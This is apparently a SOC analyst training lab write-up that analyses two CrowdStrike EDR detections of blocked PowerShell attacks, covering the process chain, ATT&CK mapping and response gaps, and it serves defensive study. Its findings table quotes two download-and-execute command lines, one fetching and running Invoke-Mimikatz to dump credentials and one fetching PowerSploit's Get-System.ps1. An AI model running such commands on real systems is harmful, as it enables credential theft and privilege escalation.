Endpoint Detection and Response (EDR)

LetsDefend SOC Analyst lesson | Asha Latha Panuganti | October 2026

Summary

Hands-on lab analysing two CrowdStrike EDR detections of PowerShell download-and-execute attacks: reconstructing the process chain, the technique, and whether the attack was blocked.

Objectives

- Understand what an EDR records that network tools cannot: process trees, command lines and file hashes.
- Identify the downloaded payload, the technique, the severity and the response from a CrowdStrike detection.

Environment and tools

LetsDefend lab VM (Windows), Notepad++, CrowdStrike detection logs (JSON).

Method

- Read the `CommandLine`, `ParentCommandLine`, `Technique`, `SeverityName` and `PatternDispositionFlags` fields.
- Reconstructed the process chain from grandparent to parent to PowerShell.
- Decoded the PowerShell cradle to find the payload name and source.

Findings

Log	Key fields observed	Finding
EDR 1	CommandLine: powershell IEX (New-Object Net.WebClient).DownloadString('hxxp://is[.]gd/oeoFuI'); Invoke-Mimikatz -DumpCreds; detection Credential Theft; technique OS Credential Dumping; severity High; ProcessBlocked true	PowerShell tried to download and run **Invoke-Mimikatz** to dump credentials. CrowdStrike **blocked** the process before it executed.
EDR 2	CommandLine: powershell -ExecutionPolicy Bypass ... IEX DownloadString from raw.githubusercontent.com/PowerShellMafia/PowerSploit/.../Privesc/Get-System.ps1; detection Attacker Methodology; tactic Execution; severity High; OperationBlocked true	Attacker tried to download **Get-System.ps1** (PowerSploit privilege escalation). Severity **High**; the operation was **blocked**.




Figure 1: EDR detection for PowerShell downloading and running Invoke-Mimikatz.



Figure 2: EDR detection for a PowerShell download of Get-System.ps1.

Security observations

- **EDR 1 attack chain.** Program.exe (run from a Downloads folder) started cmd, which started PowerShell. A download-and-execute cradle (IEX with DownloadString) from a shortened URL is a classic credential-theft pattern (MITRE ATT&CK Credential Access, T1003).
- **Response.** The process was blocked but the host was not quarantined (QuarantineMachine false). A real response would isolate the host, review the user, reset credentials, block the URL and hash, and find how Program.exe arrived.
- **Trusted sites host attack tools.** In EDR 2 the payload came from raw.githubusercontent.com, so URL reputation alone would not catch it. The flags -ExecutionPolicy Bypass and IEX with DownloadString are the stronger signals.
- **Pivot on shared indicators.** Both detections carry the same SHA256 and MD5 values, so searching that hash across other hosts is the next hunting step.

Skills demonstrated

EDR alert investigation, PowerShell attack recognition, MITRE ATT&CK mapping, IOC identification, documenting findings.

Next steps

- Map each finding to MITRE ATT&CK in a one-page cheat sheet.
- Write a Wazuh or Sigma rule for PowerShell IEX with DownloadString.